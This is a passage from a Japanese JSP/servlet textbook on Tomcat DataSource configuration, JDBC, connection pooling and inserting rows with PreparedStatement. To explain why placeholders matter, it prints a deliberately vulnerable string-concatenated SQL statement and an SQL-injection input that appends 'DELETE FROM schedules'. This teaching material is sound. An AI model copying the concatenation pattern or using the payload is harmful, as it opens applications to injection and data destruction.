*1 %CATALINA_HOME%は、P.26で設定した環境変数CATALINA_HOMEです。Tomcatをインストールしたフォルダーを表します。

*2 再度、データベースをインポートする際には、データベースの作成（LESSON 16）、ユーザーの作成（LESSON 17）も忘れないようにしてください。

3 コードを入力する

メモ帳で/META-INFフォルダーのcontext.xmlを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト context.xml*3

```
<Context displayName="JSP10 Samples" docBase="jsp10"
  path="/jsp10" reloadable="true">
  <Resource name="jdbc/Jsp10" auth="Container"
    type="javax.sql.DataSource"
    username="jsp10" password="jsp10"
    driverClassName="org.gjt.mm.mysql.Driver"
    url="jdbc:mysql://localhost/jsp10?useUnicode=true&amp;
characterEncoding=UTF-8"
    maxActive="4" maxWait="5000" maxIdle="2"
    validationQuery="SELECT count(*) FROM schedules" />
</Context>
```

*3 「&」はXMLにおいて予約文字です。url属性のように値に「&」が含まれている場合には、「&」のようにあらかじめエスケープしておく必要があります。

4 Tomcatを再起動する

手順①のようにライブラリを配置した場合は、Tomcat自体を再起動する必要があります。Tomcatの停止→起動による再起動の方法は、P.25を参照してください。

5 データベースへの接続を確認する

Tomcat/MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。「データベースに接続できました。」というメッセージが表示されたら、データベースへの接続には成功しています。

http://localhost:8080/jsp10/lesson18/connect.jsp*4

*4 connect.jspは接続のためだけのjspファイルです。内容に関する解説は、次のLESSONで行います。

Note サンプルがうまく動作しない場合は？

データベースと連携するには、いくつかの設定を正しく済ませておく必要があります。サンプルがうまく動作しないという場合には、いくつかのポイントを確認しておきましょう。

- そもそもMySQLサーバーが起動しているか（→ P.210）
- jsp10データベースを作成／展開できているか（→ P.236）
- ユーザー／パスワードが正しく設定できているか（→ P.224）
- Connector/Jが正しく配置されているか（→ P.236）
- context.xmlのスペル／配置先は間違っていないか（→ P.237）

初学者の方にとって、データベース連携の難しさはプログラムとしての難しさというよりも、初期設定の手順の多さにあるように思われます。もっとも、それぞれの手順は難しいものではありません。サンプルが動かないという方もあわてず騒がず、まずは上のチェックリストをもう一度見直してみましょう。

データベースアクセスに必要なJDBC

データベースと一口に言っても、その種類はさまざまです。

本書で紹介するMySQLやPostgreSQLのようなオープンソースのものから、OracleやSQL Serverのような商用のデータベース、用途によってはAccessのようなパーソナル製品もあります*。また、データベースという言葉をもっと広い意味でとらえれば、Excelのような表計算ソフトやタブ区切りのようなテキストファイル、メールボックスのようなデータストアも、データベースの一種であると言えるでしょう。

このように、インターフェイスも違えば、機能も異なる多様なデータベースに対して、開発者がそれぞれの仕様に応じてプログラミングし分けるのは至難の業です。個々のデータベースを習得することの困難さもさることながら、もしも、途中でバックエンドのデータベースを置き換えるということになった場合、そのたびにプログラムを置き換えなければならないとしたら、その工数は馬鹿になりません。


そうした問題を解決するために用意されたのがJDBCです。**JDBC**は、データベースごとの仕様の違いを吸収し、Javaアプリケーションがデータベースに対してアクセスを試みる際に、一元的なインターフェイスを提供するものです。

たとえば、MySQLに接続するときはopen命令を使うのに、Oracleに接続するときはconnect命令を使う、などといったことは発生しません。JDBCがそうした違いを内部で処理し、「唯一の」アクセス手段として、getConnectionメソッドを提供してくれるからです。

これによって、開発者はバックエンドのデータベースをほとんど気にすることなく、純粋なロジックに集中できますし、また、データベースが途中で変更になったとしても、接続のための情報（接続先やIDなど）さえ変更してやれば、原則、ロジックに手を入れる必要はなく

＊ ただし、Accessのようなパーソナル用途のデータベースは、同時アクセスが頻繁に発生するサーバー用途には適しません。状況によってはデータ自体が破壊される原因にもなりますので、特別な理由がない限りは利用するべきではありません。

なるわけです。




▲JDBCの役割

JDBCの内部構造

実は、JDBCの中身は（1個のライブラリではなく）複数のライブラリの集合体です。

JDBCのコアは、Java SEのjava.sqlパッケージとして提供されていますが、java.sqlパッケージの大部分は、一般的なデータベース接続の管理とインターフェイス――つまりメソッド名の決めごとを定義しているにすぎません。

実際に、データベースへの接続や操作を担うのは、個々の**JDBC ドライバー**と呼ばれるものなのです。JDBC ドライバーは、それぞれ使用するデータベースによって別個に提供されていますので、必要に応じて、適切なドライバーをインストールしておく必要があります。たとえば、本書で使用しているMySQLであれば、JDBC ドライバーとしてConnector/Jと呼ばれるライブラリをインストールしておく必要があります。



▲JDBC ドライバーとデータベース接続

JDBC ドライバーはその構造によって、さらにType1～4に分類できます。Connector/Jは、Type4に属します。

▼JDBC ドライバーの種類

タイプ	ドライバー	概要
Type1	JDBC-ODBCブリッジドライバー	Windows標準のODBCドライバーに接続する際に使用します。ODBCの複雑な実装を吸収します。
Type2	ネイティブブリッジドライバー	JDBCインターフェイスを個々のデータベースに見合ったインターフェイスに変換することで、個々のデータベースへのアクセスを可能にします。サーバー上に各データベース専用のクライアントライブラリがあらかじめインストールされている必要があります。
Type3	ネットプロトコルドライバー	サーバーとクライアントとの間に中継のアプリケーションを介することで、データベースへの一元的な接続を確立します。サーバー側の実装が軽くなる代わりに、システム全体の構成としては複雑になります。
Type4	ネイティブプロトコルドライバー	データベースにアクセスするための一連のインターフェイスをすべてJDBCドライバーに実装し、JDBCが直接データベースとのアクセスを行います。Type3とは逆に、システム全体の構成としてはシンプルになりますが、ドライバーの実装は重くなります。


コネクションプーリングを利用する

JSP＆サーブレットの世界では、不特定多数のユーザーが同時に（しかも間断なく）データベースへの接続を要求します。このような状況で、毎回、データベースへの接続要求を処理しなければならないとしたらどうでしょう。コンテナーの限られたリソースは、それだけで手一杯になってしまいます*1。そこで登場するのが**コネクションプーリング**です。

コネクションプーリング（Connection Pooling）とは、接続をプール（保管）しておくための仕組みです。つまり、アプリケーションからデータベースに対する接続が必要になったときに、その都度、接続しに行くのではなく、あらかじめ用意されたプールから接続を取り出

*1 データベースへの接続とは、それだけ負荷の高い処理なのです。

すことを言います。用済みの接続はプールに戻され、再利用されます。



▲コネクションプーリング

コネクションプーリングによって接続にかかる処理が省力化できるので、コンテナーは本来のアプリケーション処理に専念できます。JSP＆サーブレットアプリケーションにとって、コネクションプーリングの利用は、いわば必須の要件と言えるでしょう。そして、コネクションプーリングを管理する一連の手続きを規定するのが、データソース（javax.sql.DataSource）の役割です*2。

データソースの接続情報は、コンテキスト定義ファイルcontext.xmlで設定します。コンテキスト定義ファイルとは、コンテキスト（アプリケーション）の動作を定義するためのTomcatの設定ファイルです。アプリケーションルート直下の/META-INFフォルダーに配置する必要があります。

context.xmlのルート要素は、<Context>要素です。<Context>要素で利用可能な属性については後述するとして、ここではデータソース（コネクションプーリング）に関係する部分にフォーカスしてみましょう。データソースの情報を定義するのは、<Context>要素直下の<Resource>要素です。以下の表は、<Resource>要素で指定可能な主要なプロパティ（属性）についてまとめたものです。

*2 Java SEが提供するjavax.sql.DataSourceは単なるインターフェイス（メソッド名などの決めごと）にすぎません。これに対して、具体的な機能を割り当てているのは、Tomcatの役割です。つまり、本書で説明しているデータソースの設定はTomcatのものであり、その手順は使用しているコンテナーによって異なる可能性があります。

▼<Resource>要素で利用できる主な属性

プロパティ	概要
name	データソースを一意に識別する名前
auth	リソースの制御方法。データソースを利用する場合は「Container」で固定
type	リソースのデータ型。データソースを利用する場合は「javax.sql.DataSource」で固定

プロパティ	概要
driverClassName	JDBCドライバークラスの完全修飾名（使用するドライバーごとに固定）
url	データソースURL（接続文字列）
username	接続時に使用するユーザー名
password	接続時に使用するパスワード
maxActive	プーリングする最大接続数
maxIdle	待機時に最低維持する接続数
maxWait	接続に対しての最大待ち時間（ミリ秒）
validationQuery	接続検証用のSQL命令

以下に主要な設定項目について、説明を補足しておきます。

(1) データソースURL

データベースに対して接続するための基本情報を指定します。一般的なデータソースURLの書式は、以下のとおりです。

```
jdbc:subprotocol:subname
```

subprotocolには、JDBCドライバーを識別するための文字列を指定します。今回のようにMySQLに接続するのであれば「mysql」ですし、ODBCに接続するのであれば「odbc」となります。

subnameの部分は、接続するデータベースに依存します。MySQLの場合は、

```
//ホスト名/データベース名[?属性情報]
```

です。属性情報には文字エンコーディング名などを「属性名=属性値」のセットで設定します。複数の属性情報は「&」で連結します*1。

また、「useUnicode=true&characterEncoding=UTF-8」の部分は、必須というわけではありません。原則的に、JDBCドライバーは文字エンコードを自動処理しますが、一部の環境によっては文字化けを起こすことがあります。文字化けを防ぐには、useUnicode/characterEncoding属性を付加します。

(2) 有効な最大接続数、アイドル状態の最大接続数、最大接続待ち時間

この部分は、サーバーマシンのスペックやその他の外的要因等によって、適宜変更してください。

「有効な最大接続数」が大きい場合、同時接続が可能なユーザー数は多くなりますが、同時にサーバーリソースも大きくなります。もちろん、この値をあまりに小さくしてしまうと、接続ユーザー数が増えた場合に接続の空き待ちが発生する可能性が高くなります*2。「アイドル状態の最大接続数」はそもそもあまりに少なくしてしまうと、コネクションプーリングを行っている意味がなくなってしまいます。

*1　繰り返しですが、「&」はXMLの予約文字の1つです。実際に記述する際には「&」のように記述する必要があります。

*2　「最大接続数」を超えた場合、ユーザーは「最大接続待ち時間」で設定された時間だけ空き接続を待ちます。

(3) クエリの検証

接続の有効性を確認する「検証用のクエリ」を指定します。

データベースサーバーによっては、ある一定時間が経過すると、プールしている接続を自動的に切断してしまうことがあります。当然、有効でない接続がアプリケーションに渡されてしまうと、アプリケーション側で例外が発生してしまいますから、アプリケーションに引き渡す前に「接続が有効であること」を確認する必要があるわけです。

検証用のクエリは何かしら結果を返すものであれば、なんでもかまいませんが、当然あまり複雑なものにするべきではありません。せっかくコネクションプーリングを行うことで、パフォーマンスを改善しているのに、接続の検証そのものにオーバーヘッドが発生してしまっては意味がないからです。

コンテキスト定義ファイル

コンテキスト定義ファイルは、JSP＆サーブレットアプリケーション全般の設定を定義するためのTomcatの設定ファイルです。アプリケーションの設定ファイルとしては、後からweb.xmlというファイルも登場しますが、両者は異なるものです。web.xmlはJSP＆サーブレット標準の決めごとを定義するのに対して、context.xmlは**Tomcat固有の**機能を規定します。

コンテキスト定義ファイルは、アプリケーションルート配下の/META-INFフォルダーに配置する他、以下の場所に配置できます。配置する先によって、コンテキスト定義ファイルが影響を与える範囲も異なりますので、注意してください。

▼コンテキスト設定ファイルの配置先

No.	配置先	適用範囲
1.	%CATALINA_HOME%/conf/server.xml	すべてのアプリケーション（非推奨）
2.	%CATALINA_HOME%/conf/context.xml	すべてのアプリケーション
3.	%CATALINA_HOME%/conf/＜エンジン名＞/＜ホスト名＞/context.xml.default	指定ホスト配下のすべてのアプリケーション
4.	%CATALINA_HOME%/conf/＜エンジン名＞/＜ホスト名＞/＜アプリケーション名＞.xml	指定されたアプリケーション
5.	%CATALINA_HOME%/webapps/＜アプリケーション名＞/META-INF/context.xml	アプリケーション内のみ

ただし、一般的には、他のアプリケーションに影響を与える可能性がある1.～3.の配置は避けるべきです（サーバー管理者が意図を持って行う場合は別です）。本書で採用している5.の方法は、アプリケーションルート配下でコンテキスト定義ファイルをまとめて管理できるため、配置の利便性は増しますが、共有サーバーを使用している場合、セキュリティ上の理由から禁止されているケースもあります。その場合は、4.の配置方法を利用してください。

コンテキスト定義ファイルを利用することで、データソースをはじめ、ユーザー情報の保存方法やアプリケーションの挙動などを定義することが可能になります、以下では、<Context>要素で利用可能な主な属性についてまとめておきます。

▼<Context>要素で利用できる主な属性

属性名	概要	デフォルト値
`docBase`	コンテキストを配置した物理フォルダー（絶対パス、または/webappsフォルダーからの相対パス）	–
`path`	コンテキストパス（docBase属性の値）	–
`reloadable`	.class/.jarファイルの更新時に自動リロードするか	`false`
`cookies`	セッションクッキーを有効化するか	`true`

docBase/path属性はそれぞれアプリケーションの物理パスと呼び出しのURLを紐づけるための情報です。この部分を正しく設定していないと、そもそもアプリケーション呼び出しそのものができなくなってしまう可能性がありますので、注意してください。

また、reloadable属性にも注目です。reloadable属性をtrueに設定することで、後述するサーブレットやJavaBeansを更新した場合にもアプリケーションを再起動する必要がなくなりますので、開発の効率は向上します。

ただし、コンテナーは常に更新の有無をチェックし続ける必要がありますので、処理パフォーマンスには悪影響が及ぼす可能性があります。実運用に際しては、reloadable属性はfalseに設定することを強くお勧めします。

まとめ

- Javaからデータベースに接続するために、一元的なインターフェイスとしてJDBCを使用します。
- データベースに接続するためには、リソース名をキーに取得したデータソース（DataSourceオブジェクト）を介して、getConnectionメソッドを実行します。
- データベースへの接続文字列は、データベースによって異なります。

実習　講義　**練習問題**　CHAPTER 04 LESSON 18

Q1 MySQLのJDBCドライバーであるConnector/Jの、Tomcatへの配置先として適当な場所はどこでしょうか？　その理由も含めて説明してみましょう。

Q2 以下は、jsp10データベースにアクセスするためのコンテキスト定義ファイルからの抜粋です。空欄を埋めて、コードを完成させてください。

リスト context.xml

```
<Resource name="jdbc/Jsp10" auth="Container"
  type="javax.sql.DataSource"
  username="jsp10" [ ① ]="jsp10"
  [ ② ]="org.gjt.mm.mysql.Driver"
  url="[ ③ ]"
  maxActive="4" maxWait="5000" maxIdle="2"
  [ ④ ]="SELECT count(*) FROM schedules" />
```

LESSON 19

データベースに新規データを登録しよう

データベースに接続できるようになったところで、LESSON 19からはいよいよスケジュール帳アプリケーションを作成していきましょう。まずは、ユーザーが入力したスケジュール情報をschedulesテーブル*1に登録します。

▲フォームから入力された値をデータベースに登録

サンプルファイル jsp10▶ lesson19▶ new.jsp insert.jsp

実習 講義 練習問題 CHAPTER 04 LESSON 19

1 コードを入力する（入力フォーム）

メモ帳で/lesson19フォルダーのnew.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 new.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8"
2           import="java.sql.*, javax.naming.*, javax.sql.
     *" %>
3  <%!
4  private String createOption(int start, int end) {
5    StringBuilder builder = new StringBuilder();
6    for(int i = start; i <= end; i++) {
7      builder.append("<option value='" + i + "'>" + i +
   "</option>");
8    }
9    return builder.toString();
10 }
```

createOptionメソッドを定義*2

CHAPTER | LESSON | DAYS

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日

レッスン終了 □

```
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
<form method="POST" action="insert.jsp">
<div>
  <label>予定名：<br />
    <input type="text" name="title" size="50" maxlength="255" />
  </label>
</div>
<div>
  <label>日付：<br />
    <select name="date_year"><%=createOption(2015, 2020)%></select>年
    <select name="date_month"><%=createOption(1, 12)%></select>月
    <select name="date_day"><%=createOption(1, 31)%></select>日
  </label>
</div>
<div>
  <label>開始時間：<br />
    <select name="time_hour"><%=createOption(0, 23)%></select>時
    <select name="time_minute"><%=createOption(0, 59)%></select>分
  </label>
</div>
<div>
  <label>備考：<br />
    <input type="text" name="memo" size="70" maxlength="255" />
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

＊1 schedulesテーブルは、LESSON 18でサンプルデータベースとしてインポート済みです。もしもまだインポートしていない人は、実習を始める前にサンプルデータベースを展開してください。

＊2 createOptionメソッドは0～23、0～59、1～31などの範囲の<option>要素を生成します。もちろん、静的に<option>要素を記述してもよいのですが、コードが冗長になるので、ここでは動的に生成するようにしています。

2 新規にコードを入力する（データ登録）

メモ帳で/lesson19フォルダーのinsert2.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 insert.jsp

```
<%@ page contentType="text/html; charset=UTF-8"
  import="java.sql.*, javax.naming.*, javax.sql.*" %>
<%
request.setCharacterEncoding("UTF-8");
Context context = new InitialContext();
DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
Connection db = ds.getConnection();
PreparedStatement ps = db.prepareStatement("INSERT INTO schedules(title, schedule_date, schedule_time, memo) VALUES(? ,? ,? ,?)");
ps.setString(1, request.getParameter("title"));
ps.setString(2, request.getParameter("date_year") + "-" +
  request.getParameter("date_month") + "-" +
  request.getParameter("date_day"));
ps.setString(3, request.getParameter("time_hour") + ":" +
  request.getParameter("time_minute"));
ps.setString(4, request.getParameter("memo"));
ps.executeUpdate();
ps.close();
db.close();
response.sendRedirect("new.jsp");
%>
```

3 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.246の画面から実際にスケジュール情報を入力してみましょう*1。

http://localhost:8080/jsp10/lesson19/new.jsp


*1 ありえない日付などを入力すると、エラーになります。本来であれば、アプリケーションとして入力値をチェックすべきですが、本書では簡単化のために割愛しています。

4 データベースからテーブルの内容を確認する

コマンドプロンプトからmysqlクライアントを起動し、schedulesテーブルの内容を表示します*2。

```
> mysql -u jsp10 -p      ⬅（MySQLの起動。パスワードを聞かれます）
Password:****            ⬅（パスワードjsp10を入力）
mysql > USE jsp10;       ⬅（データベースjsp10への移動）
mysql > SELECT * FROM schedules; ⬅（schedulesテーブルの内容を表示）
```

*2 コマンドプロンプトの幅が狭くて表示できない場合は、["コマンドプロンプト"のプロパティ]画面を開いて、[レイアウト]タブの「ウィンドウのサイズ」欄の幅の値を大きく設定してください。



▲schedulesテーブルの内容を表示

データベースに接続する

JSP＆サーブレット（Java）におけるデータベース接続の手続きは、ごく定型的です。insert2.jspの5～7行目に注目してください。

```
5 Context context = new InitialContext();
6 DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/
  Jsp10");
7 Connection db = ds.getConnection();
```

登録したデータソースを取得するには、InitialContextクラス（javax.namingパッケージ）のlookupメソッドを使用します。lookupメソッドの引数には「java:comp/env/データソース名」の形式で、使用したいデータソースを指定します。ただし、lookupメソッドの戻り値はObjectオブジェクトですので*3、使用にあたっては必ずDataSourceオブジェクト（javax.sqlパッケージ）に型キャストする必要がある点に注意してください。

*3 ObjectクラスについてはP.92でも詳説しています。あわせて参照してください。

構文 lookupメソッド

InitialContextオブジェクト.lookupメソッド（データソース名）

コンテナー（ネーミングサービス）に登録されたデータソースを、データソース名をキーに取得する。戻り値はObjectオブジェクトなので、適切な型にキャストする必要がある。

データソース（DataSource）を取得してしまえば、あとは簡単です。DataSourceオブジェクトのgetConnectionメソッドでConnectionオブジェクト（java.sqlパッケージ）への接続を確立できます。

なお、データベース接続を終了した場合は、closeメソッドで接続をプールに戻す必要があります。closeメソッドを実行しないと、接続は処理が完了してからもしばらくの間、占有されてしまい、次のアプリケーションが利用できなくなってしまいます。closeメソッド

の記述は絶対に忘れないようにしてください*。

* 本当はcloseメソッドを呼び出すだけでは不十分ですが、まずはここではデータベースへの接続は必ず閉じるものとおぼえておきましょう。より正しい接続の後始末については、LESSON 26でもう一度説明します。

Note ネーミングサービス

コンテナー上で定義されたデータソースは、**ネーミングサービス**と呼ばれるサービス上で管理されています。ネーミングサービスとは、要はオブジェクトの出し入れを管理するための倉庫番のようなものと思っておけばよいでしょう。ネーミングサービスからオブジェクトを検索／取得する処理のことを**ルックアップ**と言います。

データベースにデータを追加する

これでデータベースに接続する方法はわかりました。

次に、実際にデータベースにアクセスし、データを登録してみることにしましょう。なお、接続先のjsp10データベースにはあらかじめ次のようなschedulesテーブルが用意されているものとします。

▼schedulesテーブルのフィールドレイアウト

フィールド名	データ型	概要
id	INT	予定番号（主キー。自動連番）
title	VARCHAR(100)	予定名
schedule_date	DATE	予定の日付
schedule_time	TIME	予定の開始時刻
memo	TEXT	備考

データベースに発行するSQL命令を管理するのは、PreparedStatementオブジェクトの役割です。PreparedStatementオブジェクトは、7行目で生成したConnectionオブジェクトdbからprepareStatementメソッドを呼び出すことで取得できます。

```
8 PreparedStatement ps = db.prepareStatement("INSERT INTO schedules( ↩
  title, schedule_date, schedule_time, memo) VALUES(? ,? ,? ,?)");
```

prepareStatementメソッドには、データベースに対して発行したいSQL命令を指定します。SQL命令については、LESSON 17で学びました。ここでは、

schedulesというテーブルのid、title、schedule_date、schedule_time、memoという5つのフィールドに、それぞれ指定された値をセット

しようとしていることが読み解けますか？

構文 prepareStatementメソッド

Connectionオブジェクト.prepareStatement(発行するSQL命令)

指定されたSQL命令を実行するための、PreparedStatementオブジェクトを取得する。SQL命令には「?」の形式でプレースホルダーを含めることも可能。

prepareStatementメソッドに含まれる「?」という文字はプレースホルダーです。プレースホルダーとは、文字どおり、パラメーターの置き場所を表します。PreparedStatementオブジェクトでは「?」で表されたプレースホルダーに対して、実行時に動的に任意のパラメーターを引き渡せます。

具体的には、9～16行目に注目してみましょう。

```
 9 ps.setString(1, request.getParameter("title"));
10 ps.setString(2, request.getParameter("date_year") + "-" +
11   request.getParameter("date_month") + "-" +
12   request.getParameter("date_day"));
13 ps.setString(3, request.getParameter("time_hour") + ":" +
14   request.getParameter("time_minute"));
15 ps.setString(4, request.getParameter("memo"));
16 ps.executeUpdate();
```


setStringメソッドは、プレースホルダーにString（文字列）型の値をセットします（たとえば、9行目ならば、1番目のプレースホルダーにフォーム要素titleの値をセットしているわけです）。

setXxxxxxメソッドには、この他、setBigDecimal、setBlob、setBoolean、setByte、setClob、setDate、setDouble、setFloat、setInt、setLong、setObject、setShort、setString、setTime、setTimestampなどのメソッドがあり、セットする値のデータ型に応じて使い分けます。

構文 setXxxxxメソッド


PreparedStatementオブジェクト.setXxxxx(パラメーターの番号, 値)

プレースホルダー（?）に対して、指定された値をセットする。Xxxxxの部分は、Boolean、Byte、Date、Double、Float、Int、Long、Short、String、Timeなど。



▲プレースホルダーの役割

これでSQL命令を発行するための準備ができました。あとは、executeUpdateメソッド（16行目）によって実際にデータベースに命令が送信／実行されます。



▲データベース操作の流れ

プレースホルダーを利用するメリット

リクエスト情報などから動的にSQL命令を発行する場合、（プレースホルダーを使わずに）文字列連結によって行ってもよいではないか、そう思われた方はいませんか。

たとえば、このLESSONのサンプルであれば、以下のように書き直すこともできます。

```
PreparedStatement ps = db.prepareStatement("INSERT INTO schedules (title,
schedule_date, schedule_time, memo) VALUES('" + request.getParameter("title") +
"', '" + request.getParameter("date_year") + "-" + request.getParameter("date_
month") + "-" + request.getParameter("date_day") + "', '" + request.
getParameter("time_hour") + ":" + request.getParameter("time_minute") + "', '" +
request.getParameter("memo") + "')");
```

このコードを実行すると、たしかにそれなりに動作はしますが、2つの理由から望ましいコードではありません。

(1) コードが見づらくなる

一見してわかるように、文字列連結によってSQL命令を記述した場合、コードはとても見づらくなります。クォート、+演算子、カンマとさまざまな記号が入り組んでおり、よほどコーディングに慣れた人間でも間違いを引き起こす原因になります。ましてや修正が発生した場合の手間を考えれば、あえてこのような難解なコードを記述する必要はないでしょう。

(2) セキュリティ上の問題がある

これは(1)よりもはるかに重大な問題です。たとえば、書名の欄(request.getParameter("title")で得られる値)に、以下のような値が入力されていたらどうでしょう。

```
',',',',');DELETE FROM schedules; --
```

(他の入力がすべて空文字列とした場合)文字列連結の結果、以下のようなSQL命令が生成されます。

```
